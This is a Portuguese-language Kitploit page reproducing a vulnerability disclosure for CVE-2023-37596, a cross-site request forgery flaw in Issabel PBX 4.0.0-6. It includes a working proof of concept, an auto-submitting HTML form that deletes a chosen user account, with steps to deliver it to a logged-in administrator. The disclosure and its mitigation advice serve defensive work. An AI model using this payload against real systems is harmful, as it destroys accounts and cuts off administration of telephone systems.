
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2023-37596 — CVE-2023-37596 é uma vulnerabilidade de Cross-Site Request Forgery (CSRF) descoberta no Issabel PBX versão 4.0.0-6, uma plataforma de comunicações unificadas de código aberto amplamente utilizada. | Kitploit
Ferramentas/GitHubGitHub/sahiloj/cve-2023-37596
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebSegurança WebTestes de PenetraçãoAprendizado e Educação
GitHubsahiloj/cve-2023-37596

CVE-2023-37596

CVE-2023-37596 é uma vulnerabilidade de Cross-Site Request Forgery (CSRF) descoberta no Issabel PBX versão 4.0.0-6, uma plataforma de comunicações unificadas de código aberto amplamente utilizada.

Ver Repositório
1123há 9 mesesAinda não revisado
Compartilhar

CVE-2023-37596 — issabel-pbx 4.0.0-6: Cross-Site Request Forgery (CSRF) — Excluir Qualquer Usuário

Gravidade: Alta  |  CVSS v3.1: 8.1 (AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:H/A:H)  |  CWE: CWE-352


Sumário

  • Visão Geral
  • Detalhes da Vulnerabilidade
  • Impacto
  • Versão Afetada
  • Cenário de Ataque
  • Prova de Conceito (Etapas para Reproduzir)
  • Mitigação / Remediação
  • Referências
  • Linha do Tempo da Divulgação
  • Autor

Visão Geral

Uma vulnerabilidade de Cross-Site Request Forgery (CSRF) foi descoberta no Issabel PBX versão 4.0.0-6. O endpoint de gerenciamento de usuários não implementa nenhuma proteção contra CSRF, o que permite que um atacante remoto não autenticado crie uma página da web maliciosa que — quando visitada por um administrador autenticado do Issabel — exclui silenciosamente qualquer conta de usuário do sistema. A exploração repetida pode tornar toda a aplicação inacessível ao remover todos os usuários administrativos.


Detalhes da Vulnerabilidade

CampoValor
ID do CVECVE-2023-37596
Tipo de VulnerabilidadeCross-Site Request Forgery (CSRF)
CWECWE-352
ProdutoIssabel PBX
Versão Vulnerável4.0.0-6
Página do Fornecedorhttps://www.issabel.org/
Repositório do Softwarehttps://github.com/IssabelFoundation/issabelPBX
Testado EmWindows
CVE Publicado10/07/2023
Descoberto PorSahil Ojha

Impacto

Como o Issabel PBX não valida a origem de requisições que alteram o estado na sua interface de gerenciamento de usuários, um ataque CSRF bem-sucedido permite que um atacante:

  • Exclua qualquer conta de usuário — incluindo o administrador principal — sem o conhecimento da vítima.
  • Causar Negação de Serviço (DoS) — ao remover todos os usuários, ninguém consegue fazer login, tornando o painel de administração do PBX completamente inacessível.
  • Interromper os serviços de telefonia — a configuração e o gerenciamento do sistema telefônico ficam indisponíveis até que a conta seja recuperada manualmente no nível do servidor.

Versão Afetada

ProdutoVersão AfetadaStatus
issabel-pbx4.0.0-6Vulnerável

Cenário de Ataque

Um atacante hospeda uma página HTML maliciosa contendo uma requisição HTTP forjada direcionada ao endpoint de exclusão de usuário da aplicação Issabel PBX. O ataque é acionado automaticamente (ou por um clique em um botão) quando um usuário já autenticado no Issabel visita a página maliciosa no mesmo navegador. Como o navegador inclui automaticamente os cookies de sessão da vítima em cada requisição, o servidor aceita a requisição de exclusão forjada como legítima.

Nenhum privilégio especial é necessário do lado do atacante — apenas um vetor de engenharia social (link de phishing, anúncio malicioso, etc.) para atrair o administrador autenticado até a página criada.

Principais características deste ataque:

  • Nenhuma autenticação necessária do lado do atacante.
  • Um único clique (ou até mesmo zero cliques, se `` / formulários de envio automático forem usados) é suficiente para acionar o exploit.
  • Qualquer ID de usuário (por exemplo, id=1, id=2, …) pode ser alvo ao modificar o payload.
  • O ataque é invisível para a vítima; a página pode exibir conteúdo não relacionado enquanto envia silenciosamente a requisição forjada.

Prova de Conceito (Etapas para Reproduzir)

Pré-requisitos

  • Burp Suite (edição Community ou Professional)
  • Um navegador configurado para enviar tráfego por proxy através do Burp Suite
  • Uma instância do Issabel PBX 4.0.0-6 acessível na rede


Etapa 1 — Fazer login como Administrador

Navegue até a página de lista de usuários do Issabel PBX e autentique-se com credenciais de administrador:

https://<Issabel-IP>/index.php?menu=userlist

Etapa 1 — Lista de usuários do Issabel PBX


Etapa 2 — Capturar a Requisição de Exclusão de Usuário no Burp Suite



  1. Com o proxy do Burp Suite ativo, clique no botão Delete ao lado do usuário de destino.
  2. No Proxy → HTTP history do Burp Suite, localize a requisição DELETE/POST capturada.
  3. Clique com o botão direito na requisição e selecione Engagement Tools → Generate CSRF PoC.

Etapa 2 — Capturando a requisição de exclusão no Burp Suite


Etapa 3 — Gerar e Salvar o Exploit de CSRF

O Burp Suite produzirá uma página HTML semelhante à abaixo. Salve-a como um arquivo .html (por exemplo, csrf_exploit.html):

<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="https://<Issabel-IP>/index.php?menu=userlist" method="POST">
      <input type="hidden" name="action" value="delete" />
      <input type="hidden" name="id" value="1" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      // Auto-submit the form as soon as the page loads
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>

Nota: Substitua <Issabel-IP> pelo endereço IP ou nome do host do servidor de destino e ajuste o valor de id para ter como alvo uma conta de usuário diferente.


Etapa 4 — Entregar o Exploit ao Administrador Autenticado

Envie o arquivo csrf_exploit.html (ou um link para onde ele está hospedado) para um usuário que esteja atualmente conectado ao Issabel PBX. Quando a vítima abrir a página, o formulário é enviado automaticamente e o usuário de destino é excluído sem nenhum prompt de confirmação.

Etapa 4 — Exploit de CSRF executado, usuário excluído

Etapa 4 — Confirmação de que o usuário foi removido


Mitigação / Remediação

As seguintes defesas devem ser aplicadas pelo fornecedor e/ou pelos administradores do sistema para remediar esta vulnerabilidade:

  1. Implementar Tokens CSRF — Gere um token criptograficamente aleatório, por sessão (ou por requisição) e valide-o no lado do servidor para toda requisição que altere o estado. Requisições que não contenham um token válido devem ser rejeitadas.

  2. Atributo de Cookie SameSite — Defina o atributo SameSite do cookie de sessão como Strict ou Lax para impedir que requisições de origens cruzadas carreguem o cookie de sessão na maioria dos navegadores.

  3. Verificar o Cabeçalho Origin / Referer — No lado do servidor, rejeite qualquer requisição que altere o estado cujo cabeçalho Origin ou Referer não corresponda ao próprio domínio da aplicação.

  4. Exigir Reautenticação para Ações Destrutivas — Solicite ao usuário que digite novamente sua senha antes de processar ações irreversíveis, como excluir contas de usuário.

  5. Aplicar o Princípio do Menor Privilégio — Garanta que apenas usuários com um papel explícito de administrador possam acessar a funcionalidade de exclusão de usuários, reduzindo o raio de impacto de um ataque bem-sucedido.

Até que um patch do fornecedor esteja disponível, os administradores são aconselhados a:

  • Restringir o acesso ao painel de administração do Issabel PBX a endereços IP confiáveis por meio de regras de firewall.
  • Evitar navegar em sites não confiáveis enquanto estiverem conectados ao painel de administração.

Referências

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    951
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    683
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    427
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer é uma plataforma de código aberto de Gerenciamento de Acesso Privilegiado (PAM) que fornece às equipes de DevOps e TI acesso seguro e sob demanda a endpoints SSH, RDP, Kubernetes, Banco de Dados e RemoteApp através de um navegador web.

    392
  • 5

    SafeLine

    chaitin/safeline

    WAF auto-hospedado e proxy reverso que filtra tráfego HTTP malicioso, bloqueia injeção SQL, XSS e ataques de bots, com limitação de taxa e criptografia dinâmica de HTML/JS.

    344
  • 6

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    336

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →